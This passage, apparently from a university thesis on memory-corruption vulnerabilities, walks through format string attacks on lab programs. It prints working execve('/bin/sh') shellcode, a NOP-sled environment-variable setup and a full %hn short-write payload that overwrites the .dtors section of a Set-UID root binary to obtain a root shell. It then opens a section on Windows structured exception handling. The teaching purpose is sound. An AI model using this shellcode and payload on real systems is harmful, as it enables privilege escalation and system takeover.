blackniaou@ubuntu:~/Desktop/diploma$ ./write_string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%.215u%n.%08x.%08x
The string length is 62
blackniaou@ubuntu:~/Desktop/diploma$
```

Picture 11: Execution of write_string.c

```
blackniaou@ubuntu: ~/Desktop/diploma
blackniaou@ubuntu:~/Desktop/diploma$ cat mystring
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%.215u%n.%08x.%08xblackniaou@ubuntu
:~/Desktop/diploma$
```

Picture 12: Viewing the contents of mystring file

By using the `hexdump` UNIX command on the mystring file, its contents can be displayed the hexadecimal format. As it is illustrated in the following picture, it is visible the address of `sec[1]` reversed due to little endianness, underlined in red, as well the number of bits that the counter is moved, in this case 215 or as ASCII hexadecimal characters `0x31`, `0x32` and `0x35`, circled in red.

```
blackniaou@ubuntu: ~/Desktop/diploma
blackniaou@ubuntu:~/Desktop/diploma$ hexdump mystring
0000000 b01c 0804 3025 7838 252e 3830 2e78 3025
0000010 7838 252e 3830 2e78 3025 7838 252e 3830
0000020 2e78 3025 7838 252e 3830 2e78 2e25 3132
0000030 7535 6e25 252e 3830 2e78 3025 7838
000003e
blackniaou@ubuntu:~/Desktop/diploma$
```

Picture 13: Hexdump of mystring file

Subsequently, the vuln2.c is executed, which is the altered version of the original vuln.c program. The `scanf()` statement is deactivated, as it is shown in the following source code highlighted in yellow, not permitting the user to input integers from the keyboard. Thereafter, in order to avoid the special characters, like `0x20` or `0x0C`, is imported in the source code a second malloc function which assigns a specific number of bytes, as shown below.

```
/* vuln2.c */

#define SECRET1 0x44
#define SECRET2 0x55
int main(int argc, char *argv[])
{
  char user_input[100];
  int *secret;
  int *sec;
int int_input;
int a, b, c, d; /* other variables, not used here.*/
/* The secret value is stored on the heap */
secret = (int *) malloc(2*sizeof(int));
/* Insertion on a new malloc statement in order to avoid special numbers */
sec = (int *) malloc(2*sizeof(int));

/* getting the secret */
secret[0] = SECRET1; sec[1] = SECRET2;
printf("The variable secret's address is 0x%8x (on stack)\n", &secret);
printf("The variable secret's value is 0x%8x (on heap)\n", secret);
printf("secret[0]'s address is 0x%8x (on heap)\n", &secret[0]);
printf("sec[1]'s address is 0x%8x (on heap)\n", &sec[1]);

/* Disabling the field of integer insertion */

//printf("Please enter a decimal integer\n");
//scanf("%d", &int_input); /* getting an input from user */

printf("Please enter a string\n");
scanf("%s", user_input); /* getting a string from user */
/* Vulnerable place */
printf(user_input);
```

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

```
printf("\n");
/* Verify whether your attack is successful */
printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
printf("The new secrets: 0x%x -- 0x%x\n", secret[0], sec[1]);
return 0;
}
```

In order for the vuln2.c to be able to read the data of the mystring file, is executes as follows:

```
./vuln2c < mystring
```

As it is shown in the following picture, the program is accepting the crafted format string from the mystring file and the secret value of the `sec[1]` is altered. The format string attack is successful like it was in the stage where there was an input in the integer field from the keyboard.

```
blackniaou@ubuntu: ~/Desktop/diploma
blackniaou@ubuntu:~/Desktop/diploma$ ./vuln2 < mystring
The variable secret's address is 0xbffff300 (on stack)
The variable secret's value is 0x 804b008 (on heap)
secret[0]'s address is 0x 804b008 (on heap)
sec[1]'s address is 0x 804b01c (on heap)
Please enter a string
bffff308.bffff36c.0012fa74.00000000.b7fffb48.00000001.bffff414.0804b008.000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000134524952.78383025.3830252e
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x123
blackniaou@ubuntu:~/Desktop/diploma$
```

Picture 14: Successful attack on the vuln2.c program

4 Dtors format string vulnerability


In programming a Destructor or *.dtors*, is a special function, along with Constructor or *.ctors*. The Constructor functions are executed before the execution of `main()` function of a C program and the Destructor function are executed just before the `main()` function is terminated with an exit system call.

In the GNU C Compiler there are attributes which someone can tell the compiler how to handle a number of things. Among such attributes the below function attributes are used to define Constructors and Destructors in C language and only work under the GNU C Compiler. With this feature, the functions defined as constructor function would be executed before the function `main()` starts to execute, and the destructor would be executed after the `main()` has finished execution.

A function can be declared as a destructor function by defining the destructor attribute, as seen in the following example in the destructor.c program below:

```c
/* destructor.c */

#include <stdio.h>
#include <stdlib.h>

static void cleanup(void) __attribute__ ((destructor));
main() {
    printf("Some actions happen in the main() function..\n");
    printf("and then when main() exits, the destructor is
called..\n");
    exit(0);
}
void cleanup(void) {
    printf("In the cleanup function now..\n");
}
```


In the above code the `cleanup()` function is defined with the destructor attribute, so the function is automatically called when the `main()` function exits as we can see below in the picture. Once more the memory randomization is turned off, in order for the attatck to be successful in later stages. [4]



Picture 15: Compilation ad execution of destructor.c program

The automatic execution of a function on exit is controlled by the *.dtors* table. This section is an array of 32-bit addresses which are terminated by a NULL address. The array is always beginning with the address `0xffffffff` and finishes with the `0x00000000` which is the NULL address. Among these two addresses are the addresses of all the functions that have been declared with the Destructor attribute. Using the `nm` command, which is a GNU command, and list symbols from object files, we can find the address of the `cleanup()` function, as it is shown below.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ



Picture 16: Finding the address of the cleanup function

As we can see above, the `cleanup()` function is located at `0x080483d9`. We can also see the *.dtors* section that starts with the `__DTOR_LIST__` at `0x08049544` and is ending with the `__DTOR_END__` at the address `0x0804954c`. So this means that the `0x08049544` contains `0xffffffff` and `0x0804954c` contains `0x00000000` and the address between them (`0x08049548`) should contain the address of `cleanup()` function which is `0x080483d9`.

Using the `objdump` command, which displays information about one or more object files, we can see the actual contents of the *.dtors* section, as we can see in the following picture. The first value (`0x08049544`) shows the address that *.dtors* section is located. Then the actual bytes are shown, with the bytes or the `cleanup()` function being reversed.

```
ubuntu8@ubuntu-desktop: ~/Desktop/fmt_u8/vuln_prog
File  Edit  View  Terminal  Tabs  Help
ubuntu8@ubuntu-desktop:~/Desktop/fmt_u8/vuln_prog$ objdump -s -j .dtors ./destructor

./destructor:     file format elf32-i386

Contents of section .dtors:
 8049544 ffffffff d9830408 00000000           ............
ubuntu8@ubuntu-desktop:~/Desktop/fmt_u8/vuln_prog$
```

Picture 17: Viewing the contents of .dtors section

The `objdump -s -j` means that there is going to be displayed a particular section of the program, in this case the *.dtors* section. The interesting detail of *.dtors* section is that it is writable. When we execute the `objdump` command of the headers (`-h`), we can verify that the *.dtors* section is not labeled as `READONLY` as we can see below in the picture.

```
ubuntu8@ubuntu-desktop: ~/Desktop/fmt_u8/vuln_prog
File  Edit  View  Terminal  Tabs  Help
ubuntu8@ubuntu-desktop:~/Desktop/fmt_u8/vuln_prog$ objdump -h ./destructor

./destructor:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000013  08048114  08048114  00000114  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .note.ABI-tag 00000020  08048128  08048128  00000128  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .hash         0000002c  08048148  08048148  00000148  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .gnu.hash     00000020  08048174  08048174  00000174  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .dynsym       00000060  08048194  08048194  00000194  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .dynstr       0000004f  080481f4  080481f4  000001f4  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  6 .gnu.version  0000000c  08048244  08048244  00000244  2**1
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  7 .gnu.version_r 00000020  08048250  08048250  00000250  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  8 .rel.dyn      00000008  08048270  08048270  00000270  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  9 .rel.plt      00000020  08048278  08048278  00000278  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 10 .init         00000030  08048298  08048298  00000298  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 11 .plt          00000050  080482c8  080482c8  000002c8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 12 .text         0000016c  08048320  08048320  00000320  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 13 .fini         0000001c  0804848c  0804848c  0000048c  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
 14 .rodata       0000008d  080484a8  080484a8  000004a8  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 15 .eh_frame     00000004  08048538  08048538  00000538  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
 16 .ctors        00000008  0804953c  0804953c  0000053c  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 17 .dtors        0000000c  08049544  08049544  00000544  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 18 .jcr          00000004  08049550  08049550  00000550  2**2
                  CONTENTS, ALLOC, LOAD, DATA
 19 .dynamic      000000d0  08049554  08049554  00000554  2**2
                  CONTENTS, ALLOC, LOAD, DATA
```

Picture 18: Verify that the .dtors section is writable

4.1 Exploiting a vulnerable program

Another point of interest about the *.dtors* section is that it is included in all binaries compiled with the GNU C compiler, even if their functions have not declared with the destructor attribute. This means that the format string vulnerable program vuln_prog.c, that its code is shown below, must have a *.dtors* section containing nothing. This can be revealed with the use of nm and `objdump` commands, just like in the destructor.c program.

```
/* vuln_prog.c */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv)
{
   char buf[1024];
   strcpy(buf, argv[1]);
   printf(buf);
   printf("\n");
   return 0;
}
```

We have already deactivated the ASLR for the previous program with the command `sysctl -w kernel.randomize_va_space=0`. In the following output we can see the compilation an execution of vuln_prog.c. The vuln_prog.c takes as input strings, in our example the word “TEST”. The owner is root a has enabled the Set-UID. With the `ls -al` command we can verify the priviledges of the program. [4]

```
ubuntu8@ubuntu-desktop: ~/Desktop/fmt/vuln_prog
File Edit View Terminal Tabs Help
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$ gcc vuln_prog.c -o vuln_prog
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$ sudo chown root:root ./vuln_prog
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$ sudo chmod u+s ./vuln_prog
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$ ls -al vuln_prog
-rwsr-xr-x 1 root root 6769 2012-07-23 16:43 vuln_prog
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$
```

Picture 19: Compilation of vuln_prog.c

ΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

```
ubuntu8@ubuntu-desktop: ~/Desktop/fmt_u8/vuln_prog
File  Edit  View  Terminal  Tabs  Help
ubuntu8@ubuntu-desktop:~/Desktop/fmt_u8/vuln_prog$ ./vuln_prog TEST
TEST
ubuntu8@ubuntu-desktop:~/Desktop/fmt_u8/vuln_prog$
```

Picture 20: Normal execution of vuln_prog.c

Continuing, we use the `%x` format parameter and is printed the hexadecimal representation of a four-byte word (`0xbffff755`) in the stack, as we can see below.

```
ubuntu8@ubuntu-desktop: ~/Desktop/fmt_u8/vuln_prog
File  Edit  View  Terminal  Tabs  Help
ubuntu8@ubuntu-desktop:~/Desktop/fmt_u8/vuln_prog$ ./vuln_prog AAAA%x
AAAAbffff755
ubuntu8@ubuntu-desktop:~/Desktop/fmt_u8/vuln_prog$
```

Picture 21: Examining the stack memory using the parameter %x

This process can be used repeatedly to examine stack memory in order to find the offset that the program crashes, as we can see below. In this case we use the `%08x` parameter that represents 8-digit padded hexadecimal numbers. In our case the address offset is 8 as after the use of `%08x` values we can see the original input of AAAA which in hexadecimal is represented as `0x41414141`.

```
ubuntu8@ubuntu-desktop: ~/Desktop/fmt/vuln_prog
File  Edit  View  Terminal  Tabs  Help
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$ ./vuln_prog AAAA%08x.%08x.%08x.%08x.%08x.%08x
AAAAbffff73e.00000088.b7ffeff4.bffff5f4.b7ff821c.b7fe45fc
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$ ./vuln_prog AAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
.%08x
AAAAbffff72f.00000088.b7ffeff4.bffff5e4.b7ff821c.b7fe45fc.b7fe4298.41414141.78383025
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$
```

Picture 22: Examining the stack memory using the parameter %08x

Then, using the "grep DTOR" command we can isolate the `__DTOR_END__` and `__DTOR_LIST__` sections of the vuln_prog.c, as shown below. Grep is a command line utility for searching plain-text data sets for lines matching a regular expression.

```
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$ nm ./vuln_prog | grep DTOR
08049590 d __DTOR_END__
0804958c d __DTOR_LIST__
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$
```

Picture 23: Using grep command to isolate DTOR-END & DTOR-LIST

From the above output we can see that the distance between `__DTOR_LIST__` and `__DTOR_END__` is four bytes, which means there are no addresses between them. The object dump verifies this.


```
ubuntu8@ubuntu-desktop:~/Desktop/fmt_u8/vuln_prog$ objdump -s -j .dtors ./vuln_prog

./vuln_prog:     file format elf32-i386

Contents of section .dtors:
 804958c ffffffff 00000000                    ........
ubuntu8@ubuntu-desktop:~/Desktop/fmt_u8/vuln_prog$
```

Picture 24: Using the odjbump command on vuln_prog.c

Because the *.dtors* section is writable, if the address after the `0xffffffff` is overwritten with a memory address, the execution flow of the program will be directed to that address when the program exits. This address will be the address of `__DTOR_LIST__` plus four (`0x08049590`) which in our case is the same address with the `__DTOR_END__` address. Because the vuln_prog.c is Set-UID root, from the compilation process, this address can be overwritten and it is possible for us to obtain a root shell, as further explained below. First of all we need a shellcode. We write our shellcode in a text archive named shell.txt. Its code is as follows.


```
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

In order to use the shellcode we must extract it in a binary file. The binary file is named as shell.bin and the method to extract it from the txt file is as follows.



Picture 25: Extracting shell.bin that contains the shellcode

Using the Ghex Hexadecimal Editor we can see the hexadecimal dump of the shell.bin file as it is shown to the next picture.



Picture 26: Using Ghex to view the hex dump of shell.bin

Now at this file can be used the command substitution procedure to put the shellcode into an environment variable, along with a NOP sled of 20 NOPs. This procedure is performed with a Perl script as shown in the following picture.

```
ubuntu8@ubuntu-desktop: ~/Desktop/fmt/vuln_prog
File  Edit  View  Terminal  Tabs  Help
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$ export SHELLCODE=$(perl -e 'print "\x90"x20')$(cat shell.bin)
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$ echo $SHELLCODE
�������������������� ^�1��F�F
                                        �
                                         ����V
                                             ` 1 �@ �����/bin/sh
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$
```

Picture 27: Putting shellcode in an environmental variable

In order to use this environmental variable to the vulnerable program we must use another program, named getenvaddr.c. Its code is shown below.

```
/* getenvaddr.c */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *ptr;
  if(argc < 3)
  {
    printf("Usage:  %s  <environment  var>  <target  program  name>\n", argv[0]);
    exit(0);
  }
  ptr = getenv(argv[1]); /* Get env var location. */
  ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* Adjust for program name.*/
  printf("%s will be at %p\n", argv[1], ptr);
}
```

When compiled, this program can accurately predict where an environment variable will be in memory during a target program's execution. We compile the code by typing `gcc -o getenvaddr getenvaddr.c` command. The usage of the getenvaddr.c program is as it is shown below. [4]

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

```
ubuntu8@ubuntu-desktop: ~/Desktop/fmt/vuln_prog
File  Edit  View  Terminal  Tabs  Help
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$ ./getenvaddr SHELLCODE ./vuln_prog
SHELLCODE will be at 0xbffff71e
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$
```

Picture 28: Finding the address of the shellcode

We can see that the shellcode is placed in memory `0xbffff71e`, of the vulnerable program. This happens because the program name lengths of the getenvaddr.c and the vulnerable vuln_prog.c differ by two bytes. This address simply has to be written into the *.dtors* section at `0x08049590` using the format string vulnerability. The attack method used is the usage of Short Writes. A short is typically a two-byte word, and format parameters have a special way of dealing with them. A more complete description of possible format parameters can be found in the `printf()` manual page, as it is displayed below.

```
The length modifier
Here, "integer conversion" stands for d, i, o, u, x, or X conversion.

       h      A following integer conversion corresponds to a short
              int or  unsigned short int argument, or a following n
              conversion corresponds to a pointer to a short int
              argument.
```
[5]

This can be used with format string exploits to write two-byte shorts. Using short writes, an entire four-byte value can be overwritten with just two `%hn` parameters.

Bearing in mind the memory that the shellcode is placed which is the `0xbffff71e`, of the vulnerable program, we can use the GDB in order to deal with the second write of `0xbfff` being less than the first write of `0xf71e`. Using short writes we are not concerned about the order of the writes. So the first write can be `0xf71e` and the second `0xbfff`, if the two passed addresses are swapped in position. So we can use them in order to find the necessary offset needed to perform the format string attack.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙ

```
ubuntu8@ubuntu-desktop: ~/Desktop/fmt/vuln_prog
File  Edit  View  Terminal  Tabs  Help
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf71e - 0xbfff
$2 = 14111
(gdb) quit
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$ 
```

Picture 29: Finding offsets using short writes

In the output below, the address `0x08049592` is written to first, and `0x08049590` is written to second. Thus, we use the following input to the vulnerable program as we can see in the following picture.

```
ubuntu8@ubuntu-desktop: ~/Desktop/fmt/vuln_prog
File  Edit  View  Terminal  Tabs  Help
ubuntu8@ubuntu-desktop:~/Desktop/fmt/vuln_prog$ ./vuln_prog $(printf "\x92\x95\x04\x08\x90\x95\x04\x08")%49143x%8\
$hn%14111x%9\$hn
```

Picture 30: Inserting the complete format string to exploit vuln_pro.c

```
ubuntu8@ubuntu-desktop: ~/Desktop/fmt/vuln_prog
File  Edit  View  Terminal  Tabs  Help
                                                                                88
# whoami
root
# 
```

Picture 31: Acquiring root privileges

We observe that even thought the *.dtors* sections are not terminated with a NULL address (`0x00000000`), the address of the shellcode is considered to be a destructor

function. When the program exits, the shellcode is called, and spawns a root shell, as we can see above.

Exploiting the ability to overwrite arbitrary memory addresses implies the ability to control the execution flow of the program. It is possible to overwrite the return address in the most recent stack frame, as it is done with the stack-based overflows. While this is a possible option, there are other targets that have more predictable memory addresses. The nature of stack-based overflows only allows the ability to overwrite the return address, but format strings provide the ability to overwrite any memory address, which creates other possibilities.

5 Structured Exception Handling Vulnerabilities

An exception is an event that occurs during the execution of a program, and requires the execution of code outside the normal flow of control. There are two kinds of exceptions: hardware exceptions and software exceptions.

- Hardware exceptions are initiated by the CPU. They can result from the execution of certain instruction sequences, such as division by zero or an attempt to access an invalid memory address.
- Software exceptions are initiated explicitly by applications or the operating system. For example, the system can detect when an invalid parameter value is specified.

Structured exception handling is a mechanism for handling both hardware and software exceptions in Windows systems. Therefore, your code will handle hardware and software exceptions identically. Structured exception handling enables the user to have complete control over the handling of exceptions, provides support for debuggers, and is usable across all programming languages and machines. Vectored exception handling is an extension to structured exception handling.

The system also supports termination handling, which enables the user to ensure that whenever a guarded body of code is executed, a specified block of termination code is also executed. The termination code is executed regardless of how the flow of control leaves the guarded body. For example, a termination handler can guarantee that cleanup tasks are performed even if an exception or some other error occurs while the guarded body of code is being executed. [6]

5.1 Stack Memory including SEH


As mentioned previously in fewer words an exception handler is a piece of code that

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

is written inside an application, with the purpose of dealing with the fact that the application throws an exception. A typical exception handler looks like this:

```
try
{
   // execution.  If an exception occurs, go to <catch> code
}
catch
{
   // execution when exception occurs
}
```

In the following picture is illustrated how the stack memory that includes a Structured Exception Handler looks like.



Picture 32: SEH stack memory

